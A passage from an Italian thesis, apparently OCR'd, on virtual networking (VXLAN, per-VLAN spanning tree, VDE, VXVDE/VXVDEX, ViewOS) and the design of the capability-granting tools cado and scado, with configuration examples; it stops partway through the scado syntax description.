


Figura 2.7: Cattura di pacchetti 802.1AD tramite sniffer.

Reserved Campi riservati per usi futuri.

Uno scenario possibile[MDD+14] per l'utilizzo di questo tipo di tecnologia è il seguente: supponiamo di possedere quattro macchine virtuali distribuite su due server. Le macchine virtuali non sono tutte in comunicazione ma solamente a coppie. Lo scenario è illustrato in figura 2.9.

Nel caso in cui si utilizzino macchine con sistema operativo linux la configurazione per lo scenario risulterà simile alla seguente:

```
# ip l add vxlan0 type vxlan id 1000 group 239.0.0.1 dstport 4789 dev eth0
# ip l set vxlan0 up
# ip a add 10.0.0.1/24 vxlan0
```

Tramite questa interfaccia si osserveranno i pacchetti visibili in figura2.10.




Figura 2.8: Pacchetti Tunnel VXLAN

Spanning tree e 802.1q

Esiste anche un altro problema risolto dai meccanismi appena presentati. Le prime implementazioni del protocollo di spanning tree (STP) non erano compatibili con lo standard 802.1Q. Lo spanning tree ad esempio potrebbe chiudere alcune porte degli switch, impedendo il transito ad alcune vlan. Supponiamo ad esempio di disporre dell'infrastruttura di rete rappresentata in figura 2.11. Come si può notare l'algoritmo di spanning tree specifica allo switch 4 di spegnere la sua porta verso la rete servita anche dallo switch 3, questo però taglia il transito della Vlan2 tra le reti servite dallo switch 1 e lo switch 4 e le reti servite dallo switch 2 e lo switch 3. Questo problema non è presente con soluzioni come quelle presentate (es. GRE) lavorando a livelli superiori della pila di protocolli ISO/OSI.

Per ovviare al problema sono state presentate diverse modifiche all'algoritmo classico per la creazione dello spanning tree:

PVST Acronimo di **P**er **V**lan **S**panning **T**ree protocol. Inizialmente sviluppato per le vlan proprietarie Cisco ne esiste una versione compatibile con le vlan del tipo 802.1Q illustrate in questo documento (PVST+).




Figura 2.9: Scenario d'esempio per l'utilizzo di Vxlan.

Come indicato dall'acronimo questo genere di protocollo crea un singolo spanning tree per ogni singola Vlan indipendente dagli altri che verrà interrogato al passaggio dei pacchetti con specificato un determinato VID. Su molti switch questo algoritmo, data la sua considerevole complessità in termini di messaggi, limita il numero di Vlan utilizzabili ad un valore molto inferiore al massimo nominale di 4096[cis16].

R-PVST Versione analoga, per Vlan, del protocollo RSTP.

VSTP Implementazione proprietaria di Juniper analoga e compatibile all'implementazione di PVST+ di Cisco[jun16].

MSTP Acronimo di **M**ultiple **S**panning **T**ree **P**rotocol e standardizzato nel documento IEEE 802.1S. Questo specifico protocollo è stato sviluppato principalmente per ridurre il carico e il numero di istanze di (R)STP presenti su di una singola infrastruttura di rete. L'algoritmo opera utilizzando delle "aree" o **region** di configurazione. Ogni singola area utilizzerà istanze multiple di (R)STP selezionando la migliore per ogni Vlan.

Un'area è definita tramite:




Figura 2.10: Cattura di pacchetti VXLAN tramite sniffer.

- Una stringa di caratteri (possibilmente identificativi e mnemonici, es. "*DipartimentoMatematica*");
- Un numero intero indicante la versione della configurazione dell'area;
- Una mappa di 4096 elementi contenente l'associazione delle singole Vlan alle migliori istanze di (R)STP.

Gli switch aventi gli stessi parametri verranno associati alla stessa area e configurati automaticamente attraverso istanze multiple di (R)STP.

Tra le aree viene effettuato quello che si denomina come CST o **C**ommon **S**panning **T**ree, uno spanning tree comune per le comunicazioni relative agli altri alberi di copertura.

2.2 Suite VirtualSquare

La suite VirtualSquare è in parte[vir16] composta dalle seguenti famiglie di software:




Figura 2.11: Esempio di incompatibilità tra STP e 802.1Q




Figura 2.12: Esempio di utilizzo di PVST+ e Vlan.

2.2.1 VDE

Vde, acronimo di **V**irtual **D**istributed **E**thernet, è una suite software per la creazione e la gestione di reti ethernet virtuali e distribuite. Il suddetto sistema è molto utilizzato principalmente nel campo della virtualizzazione e della simulazione[mar][Vir][Qem].

I componenti principali di VDE[DG11] sono i seguenti:

Switch: Come nelle reti ethernet fisiche è necessario un componente che operi a livello 2 dello stack ISO/OSI, questo componente prende il nome di switch. Mentre per le reti fisiche si tende a costruire macchine singole




Figura 2.13: Esempio di utilizzo di MSTP, sono indicati: in verde lo spanning tree migliore per la Vlan2 e in blu il migliore spanning tree per la Vlan1. La sequenza delle figure rappresenta: La situazione iniziale (in alto); la situazione dopo aver creato le singole istanze per le regioni (nel mezzo); la situazione finale dopo la terminazione del CST (in basso), per semplicità non sono indicati i root regionali.

in grado di svolgere il compito di instradamento dell'informazione a livello 2, per le reti virtuali questo compito viene svolto da un piccolo programma; creando difatto uno switch virtuale.

Plug Come uno switch fisico possiede delle porte sulle quali è possibile connettere i device compatibili, uno switch virtuale necessita di porte e metodi con i quali inviare e ricevere informazioni. Questi, nel gergo di VDE, vengono chiamati plug. Un plug non è nient'altro che un elemento in grado di inviare allo switch ciò che riceve dal suo standard input, ed presentare ciò che riceve dallo switch su standard output.

Wire: Per trasmettere dati tra i vari switch è necessario un componente in grado di inviare i dati. Questo prende il nome di VDE Wire e può essere, ad esempio, un semplice comando cat, una pipe o una comunicazione ssh.

Cable: L'insieme composto da due VDE Plug posti agli estremi di un VDE Wire prende il nome di VDE Cable.

Cryptcab: Un modulo cifrato per ottenere maggiori performance dalla cifratura della comunicazione su un VDE Cable.

Wirefilter: Un modulo per introdurre ritardi e disturbi nella comunicazione tra due componenti dell'infrastruttura VDE.

Un'esempio di configurazione su macchine linux è quindi il seguente:

```
$ vde_switch --sock /tmp/switch1
$ dpipe vde_plug /tmp/switch1 = ssh 10.10.10.10 vde_plug /tmp/vmswitch
```

In questo modo le macchine saranno associate, è anche possibile associare allo switch delle interfacce tap per l'amministrazione e l'utilizzo dello switch sulla macchina locale.




Figura 2.14: Comparazione tra una rete fisica cablata (sopra) e una rete VDE d'esempio (sotto).

VXVDE

Un modulo per VDE derivato dai concetti descritti precedentemente è il così denominato VXVDE. Questo modulo rende disponibili i concetti di VXLAN ma senza la necessità di un componente centralizzato su ogni macchina (es. i VTEP), in questo modo le singole macchine formano un intero switch completamente distribuito.

VXVDE comporta inoltre alcuni vantaggi prestazionali rispetto a VXLAN per quel che riguarda i pacchetti non-BUM[19], difatti i pacchetti della suddetta tipologia verranno inviati senza l'header specifico di VXLAN.

L'implementazione di VXVDE è completamente sviluppata come un modulo di vde_plug operante a livello utente.

La configurazione di VXVDE è estremamente semplice disponendo della nuova suite per vde_plug[Dav16a]:

```
$ vde_plug vxvde://
```

Questo comando può essere utilizzato in alcuni hypervisor compatibili con VDE quali: Qemu, Kvm, VirtualBox e Xen per rendere le macchine virtuali automaticamente connesse tra loro.

VXVDEX

VXVDE è pensato per datacenter o infrastrutture in grado di fornire macchine virtuali o servizi agli utenti e lasciar gestire l'amministrazione delle reti (che siano esse virtuali o non) agli amministratori di rete o ad utenti privilegiati (PaaS). Questo non è sempre vero, in quanto un servizio potrebbe fornire solamente delle shell ai propri utenti e lasciare a loro il privilegio di lanciare macchine virtuali, creare namespace, costruire nuove reti private etc.

[19] Broadcats, Unknown Unicast e Multicast

In quest'ottica si pone il software VXVDEX, uno switch distribuito per utente. VXVDEX, in modo simile ai sofware correlati presentati in questo capitolo, è in grado di mettere in comunicazione le varie macchine e creare una rete virtuale privata per utente in modo comodo e conveniente.

VXVDEX è implementato, come nel caso di VXVDE, con un modulo per libvdeplug. A questo plug-in viene aggiunto un modulo kernel (vxvde.ko) in grado di gestire la sicurezza e la confidenzialità della rete.

Per effettuare la comunicazione vengono, ovviamente, utilizzate le systemcall relative alla rete (socket, bind, accept, connect, listen, send*, recv*, ecc.) queste systemcall sono filtrate ed amministrate facendole passare dal modulo kernel tramite un nuovo AF_TYPE (AF_VXVDEX)[20]. A livello utente questo comporta l'assegnamento di un indirizzo multicast e di un VNI derivati dall'effective UID del processo richiedente. Il modulo kernel filtra le comunicazioni controllando che il suddetto effective UID del processo sia compatibile con la rete richiesta, donanogli accesso solo nel caso in cui sia autorizzato ad accedervi. Per esempio: un processo avente effective UID pari a 1002 può richiedere l'accesso a reti aventi $VNI = 1002$ e ip multicast di riferimento uguale a 239.0.3.234 o 225.0.3.234 in IPv4 o a reti con ip di riferimento *ff05::3ea* o *ff03::1234:13ea*[21].

Questa tecnologia, come VXVDE estende il numero di Vlan disponibili esattamente al numero di Vlan disponibili tramite meccanismi come Vxlan, $4096^2 = 16777216$.

La configurazione di VXVDEX su macchine aventi libvdeplug4 è simile alla seguente:

```
$ vde_plug vxvdex://
```

[20]Per il momento la tecnologia non possiede una propria famiglia di indirizzi dedicata, per questo motivo viene utilizzata la famiglia 13, **AF_NETBEUI**[vxv16].

[21]La traduzione in indirizzo è l'applicazione del effective uid agli ultimi tre byte dell'indirizzo, difatti $3ea_{16}$ in decimale risulta 1002_{10}, mentre per IPv4 è necessario trasformare il byte da base 10 a base 255: $1002 = 3 * 256 + 234$




Figura 2.15: Differenti implementazioni di reti virtuali basate su ip multicast.

L'utente dopo a questo passo sarà automaticamente associato alla sua rete dedicata.

2.2.2 ViewOS

ViewOS è una suite software per la virtualizzazione parziale del sistema. Tramite il tracciamento delle systemcall e la manipolazione di esse è in grado di modificare la visione del sistema operativo al singolo processo in un modo simile ai namespace ma con un potere espressivo maggiore.

Supponiamo di voler nascondere il file /etc/passwd ad un singolo processo, si potrebbe quindi agire nel seguente modo:

```
$ umview bash
This kernel supports: process_vm_rw
View-OS will use: process_vm_rw

$ vuname -o
GNU/Linux/View-OS
$ um_add_service umdev
umdev init
$ viewmount umdevnull /etc/passwd
$ cat /etc/passwd
```

```
$
```

Come si può notare dall'esempio sovrastante il file viene reindirizzato in modo trasparente alle applicazioni tracciate. Questo fa in modo di poter creare diversi "fogli" o "viste" per i singoli processi.

Queste diverse viste vengono effettivamente specificate da moduli implementanti il comportamento delle singole systemcall tracciate, ad esempio il modulo sovrastante è implementato nel seguente modo:

```
#include <stdio.h>
#include "umdev.h"
#include <config.h>

static int null_open(char type, dev_t device, struct dev_info *di) {
        return 0;
}

static int null_read(char type, dev_t device, char *buf, size_t len,
                     loff_t pos,struct dev_info *di) {
        return 0;
}

static int null_write(char type, dev_t device, const char *buf,
                      size_t len, loff_t pos, struct dev_info *di) {
        return len;
}

static int null_release(char type, dev_t device, struct dev_info *di) {
        return 0;
}

struct umdev_operations umdev_ops={
        .open=null_open,
        .read=null_read,
        .write=null_write,
        .release=null_release,
```

```
};
```

Il sistema viene distribuito in due varianti: UmView, macchina virtuale parziale basata sulle systemcall in user space e KmView, modulo del kernel linux con considerevoli vantaggi prestazionali rispetto alla sua variante operante nello spazio utente[22].

[22]Tramite un approccio basato su moduli kernel i dettagli relativi alla sicurezza sono ovviamente maggiori e più complessi, per questo motivo KmView richiede dei controlli molto simili a quelli applicati nell'ambito dei linux-namespace.

Capitolo 3

Progettazione

3.1 Nuovi programmi e tool

Per rendere più flessibile, automatica e comoda la configurazione e l'utilizzo delle nuove tecnologie descritte nel capitolo 2 sono stati creati alcuni nuovi applicativi. In questo capitolo saranno indicati i dettagli e le considerazioni di progettazione.

3.1.1 Cado e scado

Come specificato nella sezione 2.1.2, dal kernel linux 4.3 è stato introdotto un nuovo tipo di capability, le ambient capability. Questo tipo di capability sono in grado di creare ambienti privilegiati, non fornendo però ai programmi al loro interno tutte le possibilità disponibili all'utente root. Ad esempio un eseguibile necessitante di socket di tipo raw non utilizza (e non dovrebbe avere, per il principio del privilegio minimo[Sal74]) tutti i privilegi risultanti dall'esecuzione come utente amministratore. Questo comporta in un intrinseco problema di sicurezza per programmi operanti tramite set-user-id o, ancora peggio, programmi in grado di creare ambienti privilegiati tramite il suddetto flag (es. **su** o **sudo**).

Basandosi sull'idea di sudo è stato progettato e creato un nuovo eseguibile, **cado**, acronimo di **C**apability **A**mbient **DO**. Cado è un wrapper sicuro costruito attorno al concetto di ambient capability. È possibile specificare un complesso schema di privilegi (simile ai modelli **MAC** descritti in precedenza) e condizioni per evitare che un utente avente capacità del super utente sotto determinate condizioni possa ottenere questi privilegi al di fuori dell'ambiente di confinamento (es. un processo all'interno di un namespace avente tramite cado la capability CAP_NET_ADMIN non può e non deve ottenere in alcun modo un ambiente privilegiato all'esterno del namespace).

Questo fa in modo di poter costruire un confinamento ben definito per classi di utenti privilegiati in modo simile a selinux, Tomoyo, smack e software implementanti politiche MAC per la gestione degli accessi. Operando ad un livello di dettaglio e di potenza inferiore rispetto ai suddetti software cado risulta immediato da padroneggiare, richiedendo solamente un piccolo file di configurazione con una sintassi potente, semplice e comoda.

Come descritto nella sezione 2.1.2, le capability tendono a donare un senso di *falsa sicurezza*. Questo non comporta problemi quando il confinamento avviene isolando il sistema per quella determinata capability, evitando quindi che l'utente possa guadagnare nuove capability a lui non destinate, anche all'interno del confinamento.

Cado si pone come software di aiuto alla configurazione per la sicurezza, riuscendo, assieme ad altri software, a rendere semplice ed efficace la configurazione e il delineamento degli utenti nei riguardi di un sistema o di un'infrastruttura di rete.

La sintassi di un file di configurazione di cado è la seguente:

```
# list_of_capabilities : list_of_users_and_groups [ : list_of_auth_commands]
# Grant cap_net_raw to the user dberardi
cap_net_raw : dberardi
```

```
# Deny cap_kill to the user dberardi and log the access.
cap_kill : dberardi : /usr/bin/logger cado cap_kill dberardi; /bin/false

# Grant cap_net_admin to the group vxvdex and log the access.
cap_net_admin : @vxvdex : /usr/bin/logger cado cap_net_admin $USER
```

Questa sintassi riporta in ordine:

1. L'elenco delle capability in esame, separate da virgole: es.

   ```
   cap_kill,cap_net_raw : ...
   ```

   prende in considerazione le capability CAP_KILL e CAP_NET_RAW.

2. L'elenco dei gruppi e degli utenti autorizzati, separati da virgole: es.

   ```
   ... : @wheel,dberardi : ...
   ```

   autorizza (o meno, a seconda del risultato relativo al punto successivo) l'utente dberardi e l'intero gruppo wheel.

3. Un elenco opzionale di comandi, separati da punto e virgola, da eseguire per controllare l'autorizzazione dell'utente. I suddetti comandi sono in logica congiuntiva, il fallimento di uno qualsiasi di essi provvederà a non assegnare al processo la capability. Ad esempio:

   ```
   ... : /usr/bin/logger cado "dberardi denied"; /bin/false
   ```

   provvedera ad inserire nel log di sistema il tentativo d'accesso e a non creare l'ambiente privilegiato (tramite l'esecuzione del comando /bin/false).

Tramite questa sintassi è possibile quindi creare logiche congiuntive (utilizzando una lista di comandi separati da **;**) e disgiuntive (specificando più regole aventi come riferimento lo stesso set di capability e gli stessi utenti).

Scado, batch script cado

Cado deve sottostare a politiche di sicurezza, proteggendo terminali incustoditi richiedendo all'utente di fornire un'autenticazione valida tramite **PAM** (di norma la password associata al suo login). Questo però comporta una complicazione aggiuntiva in fase di utilizzo del sistema; un eseguibile necessitante di privilegi specifici non può essere usato in modo automatico senza interazione (es. in alcuni script di cron) avendo bisogno di input fisico da parte dell'utente per l'operazione di autenticazione. Per questo motivo è stato creato un programma a se stante in grado di gestire questi scenari, Scado.

Scado, acronimo di **S**cript **C**apability **A**mbient **DO**, è un eseguibile facilitante la configurazione di cado rendendolo compatibile con script non interattivi o configurazioni automatiche. Esattamente come il tool crontab, Scado è un formattatore automatico di configurazioni, in grado di gestire in modo autonomo alcuni aspetti di sicurezza che saranno elencati nel capitolo 4.

Quando è richiesta la modifica di una crontab il compito viene semplificato da un eseguibile a se stante:

```
$ crontab -e
```

Questo eseguibile crea un file temporaneo e, tramite l'editor selezionato dall'utente, fa in modo di caricare questo file correttamente formattato (la cosiddetta crontab) in una cartella non raggiungibile dall'utente stesso ma solo dall'eseguibile, per evitare che gli utenti non privilegiati siano in grado di leggere tutte le crontab presenti sul sistema. Il programma crontab risulta in questo modo privilegiato nei confronti dei file di configurazione essendo un eseguibile avente flag set-group-id e, di norma, assegnato al gruppo crontab.

```
$ EDITOR="ls" crontab -e
-rw------- 1 dberardi dberardi 0 Jan  1  1970 /tmp/crontab.LaZx8R
crontab: no changes made to crontab
$ ls -la `which crontab`
-rwxr-sr-x 1 root crontab 36008 Jun 11  2015 /usr/bin/crontab
```

```
$ ls -lad /var/spool/cron/crontabs/
drwx-wx--T 2 root crontab 4096 Jun 11  2015 /var/spool/cron/crontabs/
```

In modo simile scado mantiene le configurazioni dei singoli utenti isolate, mantenendo privata la lista dei privilegi associati ad ogni singolo utente. Questo comportamento è presente anche in programmi simili come sudo, nei quali è necessario utilizzare parametri come *-l* per ottenere una lista dei privilegi associati all'utente.

Come cado, anche scado possiede una sua sintassi (per coerenza interna ed esterna molto simile a quella del primo comando), si riporta un file scado personale d'esempio:

```
# This is a scado file.
# format: executable : capabilities_list [:]
# If you specify :,
# scado will automatically put the checksum of the file at the end of the line
# (for subsequent checks).
/bin/ping : cap_net_raw :dcb237f1cb20ee...
/bin/bash : cap_net_admin
```

Questo file di configurazione utilizza la seguente sintassi posizionale:

